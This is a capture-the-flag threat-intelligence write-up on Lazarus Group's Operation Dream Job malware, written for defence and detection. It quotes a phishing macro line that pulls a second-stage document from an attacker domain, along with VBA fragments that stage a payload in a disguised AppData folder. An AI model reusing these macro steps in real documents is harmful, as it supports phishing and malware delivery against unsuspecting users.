
Challenge Description#
- Name: Dream Job-2
- Category: Threat Intelligence
- Challenge Description:
As a Threat Intelligence Analyst investigating Operation Dream Job, you have identified that the Lazarus Group utilized a variety of custom-built malware and tools to facilitate their operations. Your task is to analyze and gather intelligence on the malware utilized by this APT.
Hack The Box Sherlocks Investigation#
Operation Dream Job – Malware Intelligence Analysis (Dream Job-2)#
1. Investigation Context#
Operation Dream Job is a long-running social engineering campaign attributed to the Lazarus Group, primarily targeting professionals with fake job offers. In this investigation, I acted as a Threat Intelligence Analyst, tasked with identifying and contextualizing the malware ecosystem used during this operation.
Rather than focusing solely on indicators, this analysis emphasizes:
Malware lineage and reuse
Tradecraft consistency across campaigns
Defensive detection opportunities
2. Malware Lineage & Attribution#
DRATzarus – Malware Family Overlap#
To understand DRATzarus, I mapped its behaviors and characteristics against known malware documented in MITRE ATT&CK
🔎 Finding
DRATzarus shares significant similarities with Bankshot, a malware previously attributed to Lazarus.
Why this matters:
Lazarus frequently reuses code and operational logic across campaigns. Identifying overlap with Bankshot strengthens attribution confidence and supports clustering DRATzarus within Lazarus’ tooling ecosystem.
Relevant ATT&CK Software: Bankshot (S0239)
3. Anti-Analysis & Evasion Techniques#
Debugger Detection#
DRATzarus employs a classic anti-analysis technique by checking for debugging environments.
Finding
The malware calls the Windows API function:
IsDebuggerPresent
This suggests DRATzarus is designed to evade dynamic analysis and sandbox execution—consistent with Lazarus’ focus on operational security and analyst evasion.
4. Command-and-Control (C2) Protection#
Torisma – Encrypted Communications#
Torisma is another Lazarus-linked malware used in Operation Dream Job.
Finding
According to MITRE ATT&CK, Torisma encrypts its C2 communications using:
XOR
VEST-32
Why this matters:
Layered encryption indicates an effort to evade network inspection and signature-based detection, aligning with ATT&CK T1573 – Encrypted Channel.
5. Obfuscation & Packing#
Torisma Packing Method#
Finding
Torisma samples are obfuscated using Iz4 compression.
Packing complicates static analysis and slows reverse engineering efforts—an expected tactic for advanced threat actors.
6. Initial Access Artifact Analysis (ISO)#
ISO File Examination#
The provided ISO file was mounted and analyzed to identify its contents.
- Create a mount point directory:
mkdir /mnt/iso - Mount the ISO as a loop device:
sudo mount -t iso9660 -o loop BAE_HPC_SE.iso /mnt/iso - Copy the contents to a new directory:
cp -pRf /mnt/iso/ BAE_HPC_SE - Listing the files contained in the ISO
❯ ls
BAE_HPC_SE.pdf  InternalViewer.exe
Finding
The ISO contained:
BAE_HPC_SE.pdfInternalViewer.exe
The executable (InternalViewer.exe) is the primary suspicious artifact.
7. Masquerading & File Renaming#
Original Filename Recovery#
Using metadata analysis (exiftool), I identified the executable’s original name.
InternalViewer.exe was originally named:
SumatraPDF.exe
8. Malware Prevalence & Timeline#
VirusTotal Intelligence#
🔎 Finding
According to VirusTotal, the executable was first seen in the wild on:
2020-08-13 08:44:50 UTC
Analyst insight:
This timestamp aligns with known Dream Job campaign activity periods, reinforcing campaign correlation.
9. Executable Packing Identification#
Using Manalyzer, I identified the packer used on the executable.
Finding
The sample was packed with:
Ultimate Packer for eXecutables (UPX)
10. Phishing Document Analysis (Macro Abuse)#
Macro-Embedded Payload Retrieval#
Using olevba, I extracted macros fromSalary_Lockheed_Martin_job_opportunities_confidential.doc
Finding❯ olevba Salary_Lockheed_Martin_job_opportunities_confidential.doc > olevba.txt
Application.Documents.Open ("https://markettrendingcenter.com/lk_job_oppor.docx")
If ActiveDocument <> ThisDocument Then
    ThisDocument.Close
End If
The macro attempts to download an external document from:
https://markettrendingcenter.com/lk_job_oppor.docx
This confirms a multi-stage phishing chain, where the initial document serves as a loader.
11. Document Metadata Analysis#
Author & Modification Tracking#
Using exiftool, I extracted document metadata.
Findings
Author: Mickey
Last Modified By: Challenger
12. Persistence Preparation via VBA (DOTM)#
Suspicious Directory Creation#
Analysis of macros within 17.dotm revealed directory creation logic.
During analysis of the decoded VBA macros, a custom function responsible for directory creation was identified:
Function MkDir(szDir) On Error Resume Next MkDir = CreateObject("Scripting.FileSystemObject").CreateFolder(szDir) End Function
This function leverages the Scripting.FileSystemObject COM interface to create directories on the filesystem. The use of On Error Resume Next suppresses runtime errors, allowing execution to continue silently if the directory already exists or if creation fails—an approach commonly used in malicious macros to avoid alerting the user.
To understand how this function is used, the macro logic was traced to the GetDllName function, which orchestrates directory creation and payload path generation:
workDir = Environ("UserProfile") & "\AppData\Local\Microsoft\Notice" If Not FolderExist(workDir) Then MkDir (workDir) End If
Here, the macro dynamically resolves the current user’s profile directory via the UserProfile environment variable and appends a subdirectory path designed to resemble a legitimate Microsoft application location:
\AppData\Local\Microsoft\Notice
If the directory does not already exist, it is created using the previously defined MkDir function.
The macro then defines a payload filename (wsuser.db) and constructs a full file path within the newly created directory. A loop checks whether this file already exists:
Do While FileExist(dllPath) workDir = workDir & "\ws" If Not FolderExist(workDir) Then MkDir (workDir) End If dllPath = workDir & "\" & binName Loop
If a file with the same name is detected, the macro creates additional subdirectories and retries until a non-existent path is found. This behavior ensures that the payload is written to a unique location without overwriting an existing file, suggesting installation or persistence logic rather than a one-time execution.
Finding
The malware creates a working directory at:
\AppData\Local\Microsoft\Notice
This path blends into legitimate Microsoft directories, reducing user suspicion.
13. Payload Staging Logic#
File Existence Check#
Further analysis of the decoded VBA macros revealed a dedicated function used to verify the presence of a file on disk:
Function FileExist(szFile) On Error Resume Next FileExist = CreateObject("Scripting.FileSystemObject").FileExists(szFile) End Function
This function again relies on the Scripting.FileSystemObject COM interface and suppresses errors to ensure silent execution. Its purpose is to determine whether a specific file already exists before proceeding with further actions.
Tracing the macro execution flow shows that this function is called within the previously identified GetDllName routine:
binName = "wsuser.db" dllPath = workDir & "\" & binName Do While FileExist(dllPath) workDir = workDir & "\ws" If Not FolderExist(workDir) Then MkDir (workDir) End If dllPath = workDir & "\" & binName Loop
Here, the macro constructs a full file path by appending the filename wsuser.db to the working directory (\AppData\Local\Microsoft\Notice). The FileExist function is then repeatedly invoked to check whether this file is already present.
If wsuser.db is detected, the macro creates an additional subdirectory and retries the check until it identifies a path where the file does not exist. This loop ensures that the payload is written to a unique location, preventing overwriting and enabling repeated execution without errors.
The suspicious file checked for existence is:
wsuser.db